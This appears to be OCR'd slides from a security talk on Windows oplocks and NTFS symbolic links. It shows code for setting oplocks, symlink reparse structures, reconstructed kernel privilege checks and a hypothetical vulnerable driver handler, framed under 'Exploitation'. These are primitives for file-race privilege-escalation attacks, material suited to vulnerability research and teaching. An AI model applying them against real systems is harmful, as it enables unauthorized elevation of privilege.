
Is that an OPLOCK in your Pocket?

```
void SetOplock(HANDLE hFile) {
    REQUEST_OPLOCK_INPUT_BUFFER inputBuffer;
    REQUEST_OPLOCK_OUTPUT_BUFFER outputBuffer;
    OVERLAPPED overlapped;
    overlapped.hEvent = CreateEvent(...);

    DeviceIoControl(hFile, FSCTL_REQUEST_OPLOCK,
        &inputBuffer, sizeof(inputBuffer),
        &outputBuffer, sizeof(outputBuffer),
        nullptr, &overlapped);
    WaitForSingleObject(overlapped.hEvent, ...);
}
```


Exploitation




Exploitation




Exploitation



Exploitation



Exploitation




OPLOCK Limitations

- Can’t block on access to standard attributes or FILE_READ_ATTRIBUTES
- One-shot, need to be quick to reestablish if opened multiple times
- Can get around attribute reading in certain circumstances by oplocking a directory.
- For example these scenarios opens directories for read access
  - Shell SHParseDisplayName accesses each directory in path
  - GetLongPathName or GetShortPathName
  - FindFirstFile/FindNextFile

DEMO

OPLOCKs in Action

NTFS Symbolic Links



Structure of a Symbolic Link

```
typedef struct SYMLINK_REPARSE_BUFFER {
    ULONG  ReparseTag;
    USHORT ReparseDataLength;
    USHORT Reserved;
    USHORT SubstituteNameOffset;
    USHORT SubstituteNameLength;
    USHORT PrintNameOffset;
    USHORT PrintNameLength;
    USHORT Flags;
    WCHAR  PathBuffer[1];
};
```


Header

Reparse Data

Set to 0xA000000C for Symlink


Flags:
0 - Absolute path
1 - Relative path

Create Symlink Privilege



Privilege	Flags
SeCreateGlobalPrivilege	Default Enabled
SeCreatePagefilePrivilege	Disabled
SeCreateSymbolicLinkPrivilege	Disabled
SeDebugPrivilege	Disabled
SeImpersonatePrivilege	Default Enabled
SeIncreaseBasePriorityPrivilege	Disabled
SeIncreaseQuotaPrivilege	Disabled

Admin user - Yay!



Privilege	Flags
SeChangeNotifyPrivilege	Default Enabled
SeIncreaseWorkingSetPrivilege	Disabled
SeShutdownPrivilege	Disabled
SeTimeZonePrivilege	Disabled
SeUndockPrivilege	Disabled

Normal user - Boo :-(

Create Symbolic Link Privilege

```
NTSTATUS NtfsSetReparsePoint(NTFS_CREATE_CONTEXT* ctx) {
    // Validation ...
    PREPARSE_DATA_BUFFER* reparse_buf;

    if ((reparse_buf->ReparseTag == IO_REPARSE_TAG_MOUNT_POINT) &&
        (ctx->Type != FILE_DIRECTORY)) {
        return STATUS_NOT_A_DIRECTORY;
    }

    if ((reparse_buf->ReparseTag == IO_REPARSE_SYMLINK) &&
        ((ctx->Flags & 0x400) == 0)) {
        return STATUS_ACCESS_DENIED
    }

    // ...
}
```

Create Symbolic Link Privilege

```
NTSTATUS NtfsSetReparsePoint(NTFS_CREATE_CONTEXT* ctx) {
    // Validation ...
    PREPARSE_DATA_BUFFER* reparse_buf;

    if ((reparse_buf->ReparseTag == IO_REPARSE_TAG_MOUNT_POINT) &&
        (ctx->Type != FILE_DIRECTORY)) {
        return STATUS_NOT_A_DIRECTORY;
    }

    if ((reparse_buf->ReparseTag == IO_REPARSE_SYMLINK) &&
        ((ctx->Flags & 0x400) == 0)) {
        return STATUS_ACCESS_DENIED
    }

    // ...
}
```

Context must contain
0x400 flag

Flags Setting

```
NTSTATUS NtfsSetCcbAccessFlags(NTFS_FILE_CONTEXT* ctx) {

    ACCESS_MODE AccessMode = NtfsEffectiveMode();

    if (ctx->HasRestorePrivilege) {
        ctx->Flags |= 0x400;
    }

    if (AccessMode == KernelMode ||
        SeSinglePrivilegeCheck(&SeCreateSymbolicLinkPrivilege,
                               &security_ctx,
                               UserMode)) {
        ctx->Flags |= 0x400;
    }

    // ...
}
```

Hypothetical Scenario

```
NTSTATUS Handle_OpenLog(PIRP Irp) {

    OBJECT_ATTRIBUTES objattr;
    UNICODE_STRING name;

    RtlInitUnicodeString(&name,
              L"\\SystemRoot\\LogFiles\\user.log");

    InitObjectAttributes(&objattr, &name, 0, 0, 0, 0);

    PHANDLE Handle = Irp->AssociatedIrp->SystemBuffer;

    return ZwCreateFile(Handle, &objattr, ...);
}
```

Returns handle to user mode process

SMBv2 Symbolic Links

2.2.2.1 Symbolic Link Error Response

